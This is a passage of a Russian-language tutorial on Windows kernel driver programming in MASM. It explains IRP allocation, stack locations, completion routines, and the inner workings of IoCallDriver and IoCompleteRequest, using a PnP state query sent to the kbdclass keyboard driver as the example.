PIO_STACK_LOCATION   pStack;

pStack = IoGetCurrentIrpStackLocation( pIrp )

if  pIrp->RequestorMode == UserMode
        &&
    pStack->Parameters.Create.SecurityContext->DesiredAccess & FILE_READ_DATA  {

    status = STATUS_ACCESS_DENIED
    goto KeyboardClassCreateEnd
}
```

Как видите, kbdclass отклоняет попытку режима пользователя получить доступ к его устройствам для чтения.

Кстати, раз уж мы так подробно собрались во всем разбираться, посмотрим на внутренности макроса IoGetCurrentIrpStackLocation, который мы сами уже много раз использовали (полная версия в ntddk.inc).

```
IoGetCurrentIrpStackLocation MACRO pIrp:REQ
    mov eax, pIrp
    mov eax, (_IRP PTR [eax]).Tail.Overlay.CurrentStackLocation
ENDM
```

Макрос IoGetCurrentIrpStackLocation просто извлекает указатель на текущий блок стека из поля CurrentStackLocation.

Получив описатель объекта "файл", функция IoGetDeviceObjectPointer дополнительно увеличивает счетчик ссылок в объекте "файл", вызовом ObReferenceObjectByHandle. Затем IoGetDeviceObjectPointer пытается получить указатель на целевое устройство, сопоставленное с объектом "файл", вызывая IoGetRelatedDeviceObject. В зависимости от принадлежности объекта "файл" тому или иному типу устройств, IoGetRelatedDeviceObject может извлечь необходимый указатель из разных мест (в нашем случае из поля pFileObject->DeviceObject). Далее, обратите на это особое внимание, если к целевому устройству прикреплено ещё одно устройство (об этом говорит ненулевое значение в поле pDeviceObject->AttachedDevice), функция IoGetAttachedDevice "поднимается" по стеку устройств до самого верха и возвращает указатель на устройство, находящееся на вершине стека. Если же прикрепленных устройств нет, то возвращается указатель на само целевое устройство, т.е. то, имя которого было передано в IoGetDeviceObjectPointer. Запомните: *Функция IoGetAttachedDevice всегда возвращает указатель на объект "устройство", находящийся на вершине стека.*

После получения указателя IoGetDeviceObjectPointer закрывает описатель объекта "файл" и в этот момент счетчик описателей становится равным нулю, что приводит к формированию и посылке драйверу kbdclass IRP типа IRP_MJ_CLEANUP. Т.о. функция IoGetDeviceObjectPointer вернет указатели на два объекта: "файл" и "устройство". Причем в объекте "устройство" значение счетчиков указателей и описателей не меняется, а в объекте "файл" равно 1 и 0, соответственно.

Единичное значение счетчика указателей достигается благодаря дополнительному вызову ObReferenceObjectByHandle. До тех пор, пока существует объект "файл", объект "устройство", с которым он связан, не будет удален и соответственно драйвер, управляющий устройством, также не может быть выгружен, т.к. в управляемом им объекте "устройство", будет установлен соответствующий флаг и при попытке выгрузить такой драйвер он отмечается как ожидающий выгрузки, а процедура DriverUnload просто не будет вызвана. Только после того, как будут удалены все управляемые драйвером устройства, драйвер сможет отработать DriverUnload.

Т.о. в случае с IoGetDeviceObjectPointer схема точно такая же, какой пользуется режим пользователя, получая описатель объекта "файл" и таким образом блокируя связанный с ним объект. При этом сам объект "файл" относится к любому источнику или приемнику ввода-вывода (собственно файлу или каталогу, именованному каналу, почтовому ящику и др.), который рассматривается как файл. При таком механизме все считываемые или записываемые данные представляются простыми потоками байтов, направляемыми в виртуальные файлы. По окончании работы, программа режима пользователя закрывает описатель файла, а мы должны будем удалить ссылку, вызовом ObDereferenceObject. При этом счетчик указателей в объекте "файл" обнулится, и это приведет к формированию и посылке драйверу kbdclass IRP типа IRP_MJ_CLOSE. Только после этого объект "файл" будет удален.

Вернемся к исходному коду нашего драйвера.

```
invoke QueryPnpDeviceState, pTargetDeviceObject
```

Теперь у нас есть адресат для посылки IRP. Осталось только сформировать сам пакет.

IRP состоит из тела или заголовка (собственно структура IRP) и одного или нескольких **блоков стека** (stack locations). Тело IRP хранит общую информацию о запросе ввода-вывода: указатели на буферы, данные о состоянии и др. Блоки стека содержат информацию специфичную для конкретного этапа обработки IRP. Передавая IRP на обработку драйверу, диспетчер в/в (или драйвер самостоятельно создающий IRP, как мы в этом примере) заполняет верхний блок стека. Если драйвер, получивший IRP, решает отправить его на дальнейшую обработку нижестоящему драйверу, он заполняет следующий блок стека (т.к. это стек, то в памяти следующий блок стека находится по меньшему адресу - подробнее об этом чуть позже) и передает IRP ниже и т.д. Т.о. блоки стека - по одному на каждый вызываемый драйвер - хранят информацию, необходимую каждому драйверу для обработки своей части запроса.

```
mov esi, pDeviceObject
assume esi:ptr DEVICE_OBJECT

.if ( esi != NULL  &&  [esi]._Type == IO_TYPE_DEVICE )

    movzx eax, [esi].StackSize
    invoke IoAllocateIrp, eax, FALSE
```

Создать IRP можно одной из четырех функций: IoBuildSynchronousFsdRequest, IoBuildDeviceIoControlRequest, IoBuildAsynchronousFsdRequest и IoAllocateIrp. Если быть совсем точным, то можно сделать IRP вообще вручную, выделив память из пула или ассоциативного списка, но тогда все его поля придется заполнять самим. Мы воспользуемся самой универсальной из четырех вышеперечисленных функций - IoAllocateIrp. В отличие от трех остальных, с её помощью можно создавать IRP любого типа.

По соображениям лучшей производительности, память под IRP выделяется в одном из двух ассоциативных списков, индивидуальных для каждого процессора (структуры управляющие списками хранятся в специфичной для каждого процессора структуре KPRCB). Если нужен IRP с одним блоком стека, то используется ассоциативный список малых IRP. Если IRP должен содержать более одного блока стека - используется ассоциативный список больших IRP. Такие IRP содержат 8 блоков стека (эта цифра хранится в переменной ядра IopLargeIrpStackLocations). В

Windows NT4 эта цифра равнялась 4, но с приходом PnP глубина стеков увеличилась. Если же IRP требует более 8 блоков стека или ассоциативный список пуст, то диспетчеру в/в ничего другого не остается, как выделить память под IRP из неподкачиваемого пула. Перед тем как вернуть управление, IoAllocateIrp обнуляет весь IRP и инициализирует некоторые его поля.

```
Irp.Type                              = IO_TYPE_IRP
Irp.Size                              = sizeof(IRP) + StackSize * sizeof(IO_STACK_LOCATION)
Irp.AllocationFlags                   =
Irp.StackCount                        = StackSize
Irp.CurrentLocation                   = StackSize + 1
Irp.Tail.Overlay.CurrentStackLocation = &Irp + sizeof(IRP) + StackSize * sizeof(
IO_STACK_LOCATION)
```

Самые важные для нас на данный момент поля это:

• Irp.StackCount - максимально необходимое количество блоков стека в IRP. Это поле будет равно значению первого параметра переданного в IoAllocateIrp. Мы извлекаем его из объекта "устройство", которому собираемся отправить IRP. Каждый объект "устройство" знает, сколько под ним объектов и, соответственно, сколько нужно блоков стека.
• Irp.CurrentLocation - порядковый номер текущего блока стека (отсчет идет в обратном порядке). Каждый раз при передаче IRP нижестоящему драйверу функция IoCallDriver уменьшает значение этого поля на единицу. Изначально же, как видите, оно на один больше чем действительно необходимо.
• Irp.Tail.Overlay.CurrentStackLocation - указатель на текущий блок стека. Каждый раз при передаче IRP нижестоящему драйверу функция IoCallDriver уменьшает его значение на размер структуры IO_STACK_LOCATION. Изначально оно указывает на недействительный блок стека, т.е. на область памяти сразу за концом IRP. Строго говоря, это не всегда так. Например, если IRP выделен из ассоциативного списка больших IRP, то у него 8 блоков стека, а мы, допустим, заказали 5. Тогда CurrentStackLocation будет указывать на один из лишних блоков стека. Если же мы просили IRP с одним блоком или он выделен из пула, то CurrentStackLocation указывает на "чужую" память.

По возвращении из IoAllocateIrp наш IRP выглядит так (я использовал команду irp отладчика SoftICE с ключом -f):

```
:irp -f 83887008
MdlAddress *         : 00000000
Flags                : 00000000
AssociatedIrp        : 00000000
&ThreadListEntry     : 83887018
IoStatus.Status      : 00000000
IoStatus.Information : 00000000
RequestorMode        : 00
PendingReturned      : False
StackCount           : 05
CurrentLocation      : 06
Cancel               : False
CancelIrql           : 00
ApcEnvironment       : 00
UserIosb *           : 00000000
UserEvent *          : 00000000
Overlay              : 00000000 00000000
CancelRoutine *      : 00000000
UserBuffer *         : 00000000
Tail.Overlay
       &DeviceQueueEntry : 83887048
       Thread *          : 00000000
       AuxiliaryBuffer * : 00000000
       &ListEntry        : 83887060
       CurrentStackLoc * : 8388712C
       OrigFileObject *  : 00000000
Tail.Apc *           : 83887048
Tail.ComplKey        : 00000000

StackLocation 1 at 83887078:
```

```
<заполнен нулями>

StackLocation 2 at 8388709C:
<заполнен нулями>

StackLocation 3 at 838870C0:
<заполнен нулями>

StackLocation 4 at 838870E4:
<заполнен нулями>

StackLocation 5 at 83887108:
<заполнен нулями>

CurrentStackLocation at 8388712C:
<заполнен нулями>                       <- недействительный блок стека
```

IoAllocateIrp делает только заготовку будущего IRP. Кое-какие поля требуется заполнить вручную.

```
mov edi, eax
assume edi:ptr _IRP

mov [edi].IoStatus.Status, STATUS_NOT_SUPPORTED
and [edi].IoStatus.Information, 0

mov iosb.Status, STATUS_NOT_SUPPORTED
and iosb.Information, 0

lea eax, iosb
mov [edi].UserIosb, eax

assume edi:nothing
```

Для формирования IRP разных типов может потребоваться заполнение разных полей. Я заполнил только самые необходимые для нас и вам не следует принимать это за образец. Подробности можно посмотреть в DDK.

После заполнения тела IRP мы должны сформировать блок стека для драйвера, которому мы адресуем запрос. Если использовать нумерацию блоков стека как её использует SoftIce, то мы должны заполнить блок стека за номером 5. Как вы помните, сейчас поле CurrentStackLocation указывает на недействительный блок стека. Для получения указателя на следующий блок стека, принадлежащий драйверу которому мы адресуем запрос, используется макрос IoGetNextIrpStackLocation:

```
IoGetNextIrpStackLocation MACRO pIrp:REQ
    mov eax, pIrp
    mov eax, (_IRP PTR [eax]).Tail.Overlay.CurrentStackLocation
    sub eax, sizeof IO_STACK_LOCATION
ENDM
```

Пусть вас не смущает слово next в имени макроса. Мы ведь имеем дело со стеком. "Следующий драйвер" означает нижестоящий драйвер, а "следующий блок стека" - блок стека с адресом на sizeof(IO_STACK_LOCATION) меньше чем текущий блок стека. Соответственно "предыдущий драйвер" означает вышестоящий драйвер, а "предыдущий блок стека" - блок стека с адресом на sizeof(IO_STACK_LOCATION) больше чем текущий блок стека. Макрос IoGetNextIrpStackLocation берет значение из поля CurrentStackLocation и уменьшает его на размер структуры IO_STACK_LOCATION. Таким образом, мы движемся в сторону меньших адресов по направлению к телу IRP.

```
IoGetNextIrpStackLocation edi
mov ebx, eax
assume ebx:ptr IO_STACK_LOCATION

mov [ebx].MajorFunction, IRP_MJ_PNP
mov [ebx].MinorFunction, IRP_MN_QUERY_PNP_DEVICE_STATE
```

Мы посылаем запрос типа IRP_MJ_PNP, а дополнительный код IRP_MN_QUERY_PNP_DEVICE_STATE определяет какую именно информацию о PnP характеристиках устройства мы хотим получить.

```
invoke KeInitializeEvent, addr keEvent, NotificationEvent, FALSE
```

Инициализируем объект "событие". На этом объекте мы будем ждать момента завершения IRP. Тип события может быть и SyncronizationEvent, т.к. всё равно кроме нас, его никто ждать не будет. В исходных кодах драйверов можно встретить оба варианта.

Буквально через одну строку мы собираемся послать IRP драйверу kbdclass. Если мы не предпримем специальных мер, то никогда уже не сможем увидеть наш IRP. Как это не покажется парадоксальным, с первого взгляда, но после вызова IoCallDriver обращаться к IRP нельзя. К концу статьи, надеюсь, будет ясно почему. Единственная возможность вновь получить контроль над IRP - это установить специальную процедуру - **процедуру завершения** (completion routine). Процедура завершения будет вызвана, в тот момент, когда какой-либо драйвер ниже по стеку завершит IRP вызовом IoCompleteRequest. Одной из задачь функции IoCompleteRequest как раз и является задача вызова всех процедур завершения. Нашу процедуру завершения я назвал IrpComplete, а установить её можно с помощью макроса IoSetCompletionRoutine (полный вариант в ntddk.inc):

```
IoSetCompletionRoutine MACRO pIrp:REQ, Routine:REQ, CompletionContext:REQ, Success:REQ, Error:REQ,
   Cancel:REQ

    mov eax, pIrp

    mov eax, (_IRP PTR [eax]).Tail.Overlay.CurrentStackLocation
    sub eax, sizeof IO_STACK_LOCATION

    assume eax:ptr IO_STACK_LOCATION

    push Routine
    pop [eax].CompletionRoutine

    push CompletionContext
    pop [eax].Context

    and byte ptr [eax].Control, 0

    IF Success NE 0
        or byte ptr [eax].Control, SL_INVOKE_ON_SUCCESS
    ENDIF

    IF Error NE 0
        or byte ptr [eax].Control, SL_INVOKE_ON_ERROR
    ENDIF

    IF Cancel NE 0
        or byte ptr [eax].Control, SL_INVOKE_ON_CANCEL
    ENDIF

    assume eax:nothing

ENDM
```

Первый параметр - указатель на IRP, при завершении которого должна быть вызвана процедура, указатель на которую передается во втором параметре. Третий параметр - указатель на любые данные. Этот указатель будет передан в процедуру завершения, и в нем мы укажем адрес нашего объекта "событие", которое процедура завершения, при необходимости, должна будет перевести в сигнальное состояние. Три последних параметра определяют, в каком случае будет вызвана процедура. Нам нужно, чтобы она была вызвана в любом случае: при завершении IRP с кодом успеха, при завершении IRP с кодом ошибки, при отмене IRP. Т.е. как бы ни завершился IRP, мы всё равно его перехватим на обратном пути. Обратите внимание, что макрос IoSetCompletionRoutine использует следующий блок стека, т.е. предназначенный для нижестоящего

драйвера. Т.е. адрес процедуры завершения и её параметр помещаются не в блок стека драйвера, которому он принадлежит, а в блок стека нижестоящего драйвера. Почему мы лезем в чужой блок стека со своей процедурой завершения? Дело в том, что, во-первых, у нас нет своего блока стека, точнее он нам не нужен. Мы же сами формируем IRP и прекрасно знаем, что в нем содержится. С другой стороны, драйверу, стоящему ниже в стеке, который будет завершать IRP, не нужна процедура завершения. Он же сам его завершает и прекрасно знает как.

И ещё один очень важный момент, касающийся процедур завершения. В общем случае обработка ввода/вывода с физического устройства проходит по следующей схеме. Драйвер инициирует операцию в/в. Когда устройство завершает операцию, то генерирует прерывание, которое обрабатывается **процедурой обработки прерывания** (Interrupt Service Routine, ISR), зарегистрированной драйвером. Причем обработка будет происходить в контексте того потока, который был текущим на момент прерывания, а это случайный поток. Т.к. ISR работает на повышенном IRQL (больше DISPATCH_LEVEL), работа всех остальных потоков на данном процессоре блокируется. Мало того, блокируются (маскируются) все прерывания с таким же или более низким уровнем. Для того чтобы обработать возможные прерывания от менее приоритетных устройств, необходимо как можно быстрее понизить IRQL. Для этого ISR делает только то, что необходимо сделать немедленно и ставит в очередь так называемый **вызов отложенной процедуры** (Deferred Procedure Call, DPC). DPC работает при IRQL = DISPATCH_LEVEL. Когда IRQL понижается до DISPATCH_LEVEL, система вызывает отложенную процедуру и она делает дополнительные операции по завершению IRP. В самой последней фазе отложенная процедура вызывает IoCompleteRequest, которая, как я сказал выше, вызывает все процедуры завершения. Поэтому **процедура завершения может быть вызвана в контексте случайного потока и при IRQL меньше или равном DISPATCH_LEVEL**.

Раз процедура завершения может быть вызвана на повышенном IRQL, то очевидно, что и она сама и все данные, к которым она обращается должны находиться в неподкачиваемой памяти. Наша процедура завершения обращается к двум структурам: IO_STATUS_BLOCK и KEVENT (сам IRP не в счет, т.к. он всегда выделяется из неподкачиваемой памяти), которые располагаются в стеке потока, выполняющего процедуру QueryPnpDeviceState. Если этот поток будет ждать, то его стек может быть выгружен в файл подкачки (то, что, в данном случае, это системный поток не в счет). Чтобы запретить системе это делать, необходимо указывать KernelMode в параметре WaitMode функций ожидания. Я уже как-то раз говорил об этом, но, на всякий случай, повторяю.

```
            IoSetCompletionRoutine edi, IrpComplete, addr keEvent, TRUE, TRUE, TRUE

            invoke IoCallDriver, esi, edi
```

Ну что же. Теперь у нас есть всё необходимое: адресат, сформированный IRP и процедура завершения, готовая перехватить его на обратном пути. Вызовом функции IoCallDriver, посылаем IRP драйверу, обслуживающему объект "устройство", указатель на который содержится в первом параметре.

Реализация функции IoCallDriver на удивление проста:

```
NTSTATUS
IoCallDriver(
    IN PDEVICE_OBJECT  pDeviceObject,
    IN OUT PIRP        pIrp
    )
{

    NTSTATUS             status
    PIO_STACK_LOCATION   pStack
    PDRIVER_OBJECT       pDriverObject

    Irp->CurrentLocation--

    if  pIrp->CurrentLocation <= 0  {
```

```
        KeBugCheckEx( NO_MORE_IRP_STACK_LOCATIONS, pIrp, ... )
    }

    pIrp->Tail.Overlay.CurrentStackLocation -= sizeof(IO_STACK_LOCATION)

    pStack = pIrp->Tail.Overlay.CurrentStackLocation

    pStack->DeviceObject = pDeviceObject

    pDriverObject = pDeviceObject->DriverObject

    status = pDriverObject->MajorFunction[pStack->MajorFunction]( pDeviceObject, pIrp )

    return status
}
```

Сначала IoCallDriver уменьшает значение CurrentLocation на единицу и если оно вдруг стало равно нулю или ещё меньше, то система показывает "голубой экран смерти", т.к. нулевое значение в поле CurrentLocation говорит о том, что мы исчерпали все блоки стека и если IoCallDriver пойдет дальше, то просто будет "затирать" тело IRP, что рано или поздно всё равно приведет к краху. Затем значение в CurrentStackLocation уменьшается на размер структуры IO_STACK_LOCATION. Вот теперь оба поля: CurrentLocation и CurrentStackLocation соответствуют заполненному нами блоку стека. CurrentLocation равно 5, а CurrentStackLocation - 83887108. Сейчас наш IRP выглядит так:

```
:irp -f 83887008
MdlAddress *         : 00000000
Flags                : 00000000
AssociatedIrp        : 00000000
&ThreadListEntry     : 83887018
IoStatus.Status      : C00000BB
IoStatus.Information : 00000000
RequestorMode        : 00
PendingReturned      : False
StackCount           : 05
CurrentLocation      : 05
Cancel               : False
CancelIrql           : 00
ApcEnvironment       : 00
UserIosb *           : BE0A4C78
UserEvent *          : 00000000
Overlay              : 00000000 00000000
CancelRoutine *      : 00000000
UserBuffer *         : 00000000
Tail.Overlay
       &DeviceQueueEntry : 83887048
       Thread *          : 00000000
       AuxiliaryBuffer * : 00000000
       &ListEntry        : 83887060
       CurrentStackLoc * : 83887108
       OrigFileObject *  : 00000000
Tail.Apc *           : 83887048
Tail.ComplKey        : 00000000

StackLocation 1 at 83887078:
<заполнен нулями>

StackLocation 2 at 8388709C:
<заполнен нулями>

StackLocation 3 at 838870C0:
<заполнен нулями>

StackLocation 4 at 838870E4:
<заполнен нулями>

CurrentStackLocation at 83887108:
MajorFunction     : 1B IRP_MJ_PNP
MinorFunction     : 14 IRP_MN_QUERY_PNP_DEVICE_STATE
Control           : E0
```

```
Flags             : 00
Others            : 00000000 00000000 00000000 00000000
DeviceObject *    : 81852AB0
FileObject *      : 00000000
CompletionRout *  : ED5E14C0
Context *         : BE0A4C68
```

Далее IoCallDriver помещает в поле DeviceObject текущего блока стека указатель на вызываемый объект "устройство". Этот указатель может потребоваться процедуре завершения. Затем из объекта "устройство" извлекается указатель на обслуживающий его драйвер и вызывается одна из процедур диспетчеризации драйвера. Т.к. в pStack->MajorFunction находится IRP_MJ_PNP, IoCallDriver берет из соответствующего элемента массива MajorFunction указатель на процедуру и передает ей адреса объекта "устройство" и IRP (вспомните любую функцию диспетчеризации, коих мы написали уже не мало). Если драйвер не занёс в соответствующее поле массива MajorFunction указатель на свою процедуру обработки данного типа IRP, то по умолчанию там находится указатель на системную функцию IopInvalidDeviceRequest, которая просто возвращает STATUS_INVALID_DEVICE_REQUEST и на этом обработка IRP будет завершена, не начавшись. Если же нужная процедура у драйвера имеется, а kbdclass имеет процедуру для обработки запросов IRP_MJ_PNP, то мы в нее и попадем, а IoCallDriver вернет то, что вернет эта процедура.

Теперь, прежде чем мы погрузимся в kbdclass, немного "уйдем в сторону" и представим, что IRP, только что сформированный нами, не IRP типа IRP_MJ_PNP, а гипотетический IRP_MJ_UNKNOWN, и посылаем мы его абстрактному драйверу unknown, процедура диспетчеризации которого выглядит приблизительно так:

```
.data?

g_IrpQueue          LIST_ENTRY  <>
g_fCompleteLater    BOOL        ?

.code

DispatchUnknown proc uses esi pDeviceObject:PDEVICE_OBJECT, pIrp:PIRP

local status:NTSTATUS

    mov esi, pIrp
    assume esi:ptr _IRP

    .if g_fCompleteLater

        IoMarkIrpPending esi

        <LockQueue>

        lea ecx, [esi].Tail.Overlay.ListEntry
        InsertTailList addr g_IrpQueue, ecx

        <UnlockQueue>

        mov status, STATUS_PENDING

    .else

        mov status, STATUS_SUCCESS

        mov [esi].IoStatus.Status, STATUS_SUCCESS
        mov [esi].IoStatus.Information, SOME_INFORMATION

        fastcall IofCompleteRequest, esi, IO_NO_INCREMENT

    .endif

    assume esi:nothing

    mov eax, status
```

```
    ret

DispatchUnknown endp
```

Драйвер unknown либо сразу завершает IRP, либо ставит его в очередь, для того чтобы завершить позже. Сначала рассмотрим первый случай.

Прежде чем добавить IRP в очередь, драйвер должен отметить его как **ожидающий завершения** (pending). Это можно сделать с помощью макроса IoMarkIrpPending, который выглядит так:

```
IoMarkIrpPending MACRO pIrp:REQ
    mov eax, pIrp
    mov eax, (_IRP PTR [eax]).Tail.Overlay.CurrentStackLocation
    or (IO_STACK_LOCATION PTR [eax]).Control, SL_PENDING_RETURNED
ENDM
```

Обратите внимание - флаг означающий, что IRP ожидает завершения, помещается не в тело IRP, а в текущий блок стека. Т.е. каждый драйвер независимо от других может проделать эту операцию.

Дальше драйвер помещает IRP в очередь и возвращает код STATUS_PENDING, говорящий вышестоящему драйверу о том, что завершение IRP отложено на неопределенное время. В нашем случае, вышестоящий драйвер - наш драйвер и ему необходимы результаты завершения IRP. Поэтому будем ждать, на созданном нами объекте "событие".

Существует несколько механизмов, которыми драйверы могут пользоваться для постановки IRP в очередь, но в итоге все сводится к добавлению IRP в двусвязный список. В самом простом случае можно использовать поле IRP.Tail.Overlay.ListEntry. Для того чтобы гарантировать себе монопольный доступ к очереди драйверы используют блокировку. Как работает очередь и блокировка, сейчас не важно.

По прошествии некоторого времени драйвер решает удалить IRP из очереди и завершить его.

```
    <LockQueue>

    RemoveHeadList addr g_IrpQueue
    sub eax, _IRP.Tail.Overlay.ListEntry
    mov esi, eax           ; esi -> _IRP

    <UnlockQueue>

    assume esi:ptr _IRP

    mov [esi].IoStatus.Status, STATUS_SUCCESS
    mov [esi].IoStatus.Information, SOME_INFORMATION

    assume esi:nothing

    fastcall IofCompleteRequest, esi, IO_NO_INCREMENT
```

Это может произойти в контексте любого потока и в любой момент (в результате прерывания). В данном случае, для нас важно лишь то, что драйвер вызывает IoCompleteRequest.

```
VOID
  ZeroIrpStackLocation(
    PIO_STACK_LOCATION pStack
    )
{
    pStack->MinorFunction               = 0
    pStack->Flags                       = 0
    pStack->Control                     = 0
    pStack->Parameters.Others.Argument1 = 0
    pStack->Parameters.Others.Argument2 = 0
    pStack->Parameters.Others.Argument3 = 0
    pStack->Parameters.Others.Argument4 = 0
    pStack->FileObject                  = NULL
}
VOID
```

```
  IoCompleteRequest(
    IN PIRP  pIrp,
    IN CCHAR PriorityBoost
    )
{

    NTSTATUS           status
    PIO_STACK_LOCATION pStack

    if  pIrp->CurrentLocation > pIrp->StackCount + 1  {

        KeBugCheckEx( MULTIPLE_IRP_COMPLETE_REQUESTS, ... )
    }

    ASSERT( pIrp->IoStatus.Status != STATUS_PENDING )

    pStack = IoGetCurrentIrpStackLocation( pIrp )

    pIrp->CurrentLocation++
    pIrp->Tail.Overlay.CurrentStackLocation += sizeof(IO_STACK_LOCATION)

    while  pIrp->CurrentLocation <= pIrp->StackCount + 1  {

        pIrp->PendingReturned = pStack->Control & SL_PENDING_RETURNED

        if  pIrp->IoStatus.Status == STATUS_SUCCESS  &&  pStack->Control & SL_INVOKE_ON_SUCCESS
                ||
            pIrp->IoStatus.Status != STATUS_SUCCESS  &&  pStack->Control & SL_INVOKE_ON_ERROR
                ||
            pIrp->Cancel == TRUE  &&  pStack->Control & SL_INVOKE_ON_CANCEL
        {

            ZeroIrpStackLocation( pStack )

            PDEVICE_OBJECT    pDeviceObject

            if  pIrp->CurrentLocation == pIrp->StackCount + 1  {

                pDeviceObject = NULL

            }  else  {

                pDeviceObject = IoGetCurrentIrpStackLocation( pIrp )->DeviceObject
            }

            status = pStack->CompletionRoutine( pDeviceObject, pIrp, pStack->Context )

            if  status == STATUS_MORE_PROCESSING_REQUIRED  {

                return
            }

        }  else  {

            if  pIrp->PendingReturned  &&  pIrp->CurrentLocation <= pIrp->StackCount  {

                IoMarkIrpPending( pIrp )
            }

            ZeroIrpStackLocation( pStack )
        }

        pStack += sizeof(IO_STACK_LOCATION)

        pIrp->CurrentLocation++
        pIrp->Tail.Overlay.CurrentStackLocation += sizeof(IO_STACK_LOCATION)
    }
}
```




Рис. 15-6. Блок-схема функции IoCompleteRequest.

IoCompleteRequest должна пройтись по всем блокам стека, участвовавшим в обработке IRP, причем в обратном порядке, и вызвать все процедуры завершения. Когда IRP продвигается вниз, то

значения полей CurrentLocation и CurrentStackLocation уменьшаются с каждым вызовом IoCallDriver (исключением является случай, когда драйвер передает свой собственный блок стека нижестоящему драйверу, пользуясь макросом IoSkipCurrentIrpStackLocation). IoCompleteRequest проделывает обратную работу, начиная с текущего блока стека, т.е. того, указатель на который находится в поле CurrentStackLocation (именно этот блок стека был текущим для драйвера вызвавшего IoCompleteRequest). Когда IoCompleteRequest "поднимется" до самого верха, значения этих двух полей будут такими же, какими они были сразу после вызова IoAllocateIrp. Т.е. значение в поле CurrentLocation должно быть на единицу больше чем StackCount, а CurrentStackLocation будет указывать на недействительный блок стека. Поэтому если CurrentLocation больше или равно StackCount + 1, это означает, что IRP уже был завершен. А завершать два раза IRP это примерно то же самое, что повторно вызывать ExFreePool с одним и тем же указателем. "Синий экран смерти" тут как нельзя кстати. Поэтому **завершать IRP можно только один раз**.

Дальше идет отладочное утверждение ASSERT. Код, заключенный в макрос ASSERT попадает только в отладочный выпуск (checked build) системы. В свободном выпуске (free build) системы отловить такой баг можно с помощью Driver Verifier. Я специально добавил эту строку, т.к. завершение IRP с кодом STATUS_PENDING - очень распространенная ошибка. IRP может либо завершаться, либо ожидать завершения. Третьего не дано.

Правило: — Завершать IRP с кодом STATUS_PENDING нельзя.

